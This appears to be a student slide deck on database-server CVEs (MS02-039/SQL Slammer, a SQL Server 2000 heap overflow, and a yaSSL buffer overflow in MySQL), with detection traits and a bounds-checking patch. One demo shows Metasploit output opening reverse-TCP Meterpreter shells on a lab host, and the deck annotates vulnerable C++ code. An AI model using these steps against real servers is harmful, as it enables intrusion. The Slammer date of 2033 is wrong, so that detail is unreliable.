Database related CVE Research

Long Chen, Kaiyu Dong, Allen Liu

CVE-2002-0649

Vulnerability Description


Common vulnerabilities and exposures ID of buffer overruns on SQL server 2000 that released in 2000.


Known as MS02-039.

CVE-2002-0649 may cause:

- Buffer overruns
- Denial of services

Demo (Install & Start SQL Server 2000)


Microsoft SQL Server 2000 Developer Edition
SQL Server 2000 Components
SQL Server 2000 Prerequisites
Browse Setup/Upgrade Help
Read the Release Notes
Visit Our Web Site
Exit


SQL Server Service Manager


Server: ADMIN-2BDBD2BA8

Services: SQL Server

☑ Auto-start service when OS starts

Stopped - \\ADMIN-2BDBD2BA8 - MSSQLServer


Demo (Run Meterpreter on attacker machine)



```
msf6 exploit(windows/mssql/ms02_039_slammer) > run

[*] Started reverse TCP handler on 10.13.37.104:4444
[*] 10.13.37.102:1434 - Sending UDP packet with return address 0×42b48774
[*] 10.13.37.102:1434 - Execute 'net start sqlserveragent' once access is obtained
[*] Sending stage (175174 bytes) to 10.13.37.102
[*] Sending stage (175174 bytes) to 10.13.37.102
[*] Meterpreter session 4 opened (10.13.37.104:4444 → 10.13.37.102:4449) at 2022-10-09 23:03:46 -0400
[*] Meterpreter session 3 opened (10.13.37.104:4444 → 10.13.37.102:1025) at 2022-10-09 23:03:46 -0400

meterpreter > getuid
Server username: ADMIN-2BDBD2BA8\admin
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                   Path
 ---   ----  ----              ----  -------  ----                   ----
 0     0     [System Process]
 4     0     System            x86   0
 372   1820  ngEognNq.exe      x86   0        ADMIN-2BDBD2BA8\admin  C:\DOCUME~1\admin\LOCALS~1\Temp\radB4C9D.tmp\ngEognNq.exe
 472   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM    \SystemRoot\System32\smss.exe
 588   472   csrss.exe         x86   0        NT AUTHORITY\SYSTEM    \??\C:\WINDOWS\system32\csrss.exe
 612   472   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM    \??\C:\WINDOWS\system32\winlogon.exe
 656   612   services.exe      x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\services.exe
 668   612   lsass.exe         x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\lsass.exe
 824   656   VBoxService.exe   x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\System32\VBoxService.exe
 872   656   svchost.exe       x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\svchost.exe
 964   656   svchost.exe       x86   0                               C:\WINDOWS\system32\svchost.exe
 1056  656   svchost.exe       x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\System32\svchost.exe
 1100  656   svchost.exe       x86   0                               C:\WINDOWS\system32\svchost.exe
 1228  656   svchost.exe       x86   0                               C:\WINDOWS\system32\svchost.exe
 1236  656   alg.exe           x86   0                               C:\WINDOWS\System32\alg.exe
 1264  1844  nyHmwfJul.exe     x86   0        ADMIN-2BDBD2BA8\admin  C:\DOCUME~1\admin\LOCALS~1\Temp\rad4376E.tmp\nyHmwfJul.exe
 1408  1712  cmd.exe           x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\system32\cmd.exe
 1476  656   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\spoolsv.exe
 1600  1056  wscntfy.exe       x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\system32\wscntfy.exe
 1664  1712  ntvdm.exe         x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\system32\ntvdm.exe
 1712  1688  explorer.exe      x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\Explorer.EXE
 1744  1712  sqlmangr.exe      x86   0        ADMIN-2BDBD2BA8\admin  C:\Program Files\Microsoft SQL Server\80\Tools\Binn\sqlmangr.exe
 1792  656   sqlservr.exe      x86   0        NT AUTHORITY\SYSTEM    C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.exe
 1796  1712  default.exe       x86   0        ADMIN-2BDBD2BA8\admin  C:\DOCUME~1\admin\LOCALS~1\Temp\default.exe
 1804  1712  default.exe       x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\TEMP\default.exe
 1812  1712  VBoxTray.exe      x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\system32\VBoxTray.exe
 1820  1712  wscript.exe       x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\System32\WScript.exe
 1828  1712  abc.exe           x86   0        ADMIN-2BDBD2BA8\admin  C:\DOCUME~1\admin\LOCALS~1\Temp\abc.exe
 1836  1712  abc.exe           x86   0        ADMIN-2BDBD2BA8\admin  C:\DOCUME~1\admin\LOCALS~1\Temp\abc.exe
 1844  1712  wscript.exe       x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\System32\WScript.exe

meterpreter > █
```

Demo (File log on Victim's machine)

System log




Date: 10/10/2022 Source: MSSQLServer
Time: 5:52:19 PM Category: (8)
Type: Warning Event ID: 19011
User: N/A
Computer: ADMIN-2BDBD2BA8

Description:

SuperSocket info: (SpnRegister) : Error 1355.

For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.



Date: 10/10/2022 Source: MSSQLSERVER
Time: 5:52:19 PM Category: (2)
Type: Information Event ID: 17055
User: N/A
Computer: ADMIN-2BDBD2BA8

Description:

19013 :
SQL server listening on Shared Memory, Named Pipes.

For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.

```
0000: 45 4a 00 00 0a 00 00 00   EJ......
0008: 10 00 00 00 41 00 44 00   ....A.D.
0010: 4d 00 49 00 4e 00 2d 00   M.I.N.-.
```

SQL Slammer

SQL Slammer exploits as same as SQL servers process input on Resolution Service Port 1434.

It is file-less and resides in memory.

Actively scans for other vulnerable servers.

Slow internet traffic down on 25th of Jan, 2033

Patch & Detection

Buffer overruns in SQL Server 2000 Resolution Service Could Enable Code Execution

The system could detect the meterpreter by searching for suspicious connections.

The payload uses sqlserver.exe to establish the reverse TCP connection.

CVE-2008-5416

Vulnerability Description

Heap-based buffer overflow vulnerability allows remote authenticated users to cause a denial of service (access violation exception) or execute arbitrary code.

Affected:

Microsoft SQL Server 2000 SP0-SP4

Microsoft SQL Server 2005 SP2

on Windows Server 2003 SP1 and SP2

Demo

Detection

The system could detect the meterpreter by searching for suspicious connections.

The payload uses sqlservr.exe to establish the reverse TCP connection.

Detection (ctnd)

Meterpreter Connection Characteristics:

§ Meterpreter.dll downloaded

§ Version-less HTTP Response

§ Certificate Valid for 10 years

§ Port 4444 (Meterpreter default)


§ Keep Alive message sent after 60 seconds of inactivity

§ Port Scanning

§ ~50% of packets < 79 bytes

Detection (ctnd)

system log



Date: 10/10/2022 Source: MSSQLSERVER
Time: 3:44:36 PM Category: (4)
Type: Information Event ID: 17055
User: N/A
Computer: ADMIN-2BDBD2BA8


Description:

18454 :
Login succeeded for user 'sa'. Connection: Non-Trusted.

For more information, see Help and Support Center at
http://go.microsoft.com/fwlink/events.asp.

Data: ● Bytes ○ Words

```
0000: 16 48 00 00 0e 00 00 00   .H......
0008: 10 00 00 00 41 00 44 00   ....A.D.
0010: 4d 00 49 00 4e 00 2d 00   M.I.N.-.
```



Date: 10/10/2022 Source: MSSQLSERVER
Time: 3:44:36 PM Category: (2)
Type: Error Event ID: 17052
User: N/A
Computer: ADMIN-2BDBD2BA8

Description:

Error: 0, Severity: 19, State: 0
SqlDumpExceptionHandler: Process 53 generated fatal exception c0000005 EXCEPTION_ACCESS_VIOLATION. SQL Server is terminating this process.

For more information, see Help and Support Center at
http://go.microsoft.com/fwlink/events.asp.

Data: ● Bytes ○ Words

```
0000: 00 00 00 00 13 00 00 00   ........
0008: 10 00 00 00 41 00 44 00   ....A.D.
0010: 4d 00 49 00 4e 00 2d 00   M.I.N.-.
```

Programming Flaw

Buffer Overflow:

Volume of data exceeds the storage capacity of the memory buffer

Program attempting to write the data to the buffer overwrites adjacent memory locations

The functionality and behavior of the software changes unpredictably.

Generate incorrect results, memory access errors, crashes or security issues.

CVE-2008-0226

Vulnerability Description


yaSSL is an open-source SSL library mainly used in MySQL and in other projects. On MySQL, if SSL support is enabled, it's possible to use this vulnerability for pre-authentication code execution.

Multiple buffer overflows in yaSSL 1.7.5 and earlier, as used in MySQL 5.0.0-5.0.66, allow remote attackers to execute arbitrary code via (1) the ProcessOldClientHello function in handshake.cpp or (2) "input buffer& operator>>" in yassl_imp.cpp.

CVSS Score: 7.5 HIGH

Programming Flaw

yassl_imp.hpp




```
class ClientHello : public HandShakeBase {
    ProtocolVersion     client_version_;
    Random              random_;
    uint8               id_len_;
    opaque              session_id_[ID_LEN];
    uint16              suite_len_;
    opaque              cipher_suites_[MAX_SUITE_SZ];
    uint8               comp_len_;
    CompressionMethod   compression_methods_;
```

what if ch.suite_len>MAX_SUITE_SZ?

or sessionLen>ID_LEN?

overwrite the return address field!


handshake.cpp



```
void ProcessOldClientHello(input_buffer& input, SSL& ssl){
    ...
    ClientHello ch;
    ...
    for (uint16 i = 0; i < ch.suite_len_; i += 3) {
        byte first = input[AUTO];
        if (first)  // sslv2 type
            input.read(len, SUITE_LEN); // skip
        else {
            input.read(&ch.cipher_suites_[j], SUITE_LEN);
            j += SUITE_LEN;
        }
    }
    ch.suite_len_ = j;
    ...
    ch.id_len_ = sessionLen;
    if (ch.id_len_)
            input.read(ch.session_id_, ch.id_len_);
```

Programming Flaw

Patch: (bounds checking)



```
if (ch.suite_len_ > MAX_SUITE_SZ || sessionLen > ID_LEN ||
    randomLen > RAN_LEN) {
    ssl.SetError(bad_input);
    return;
}
```

Demo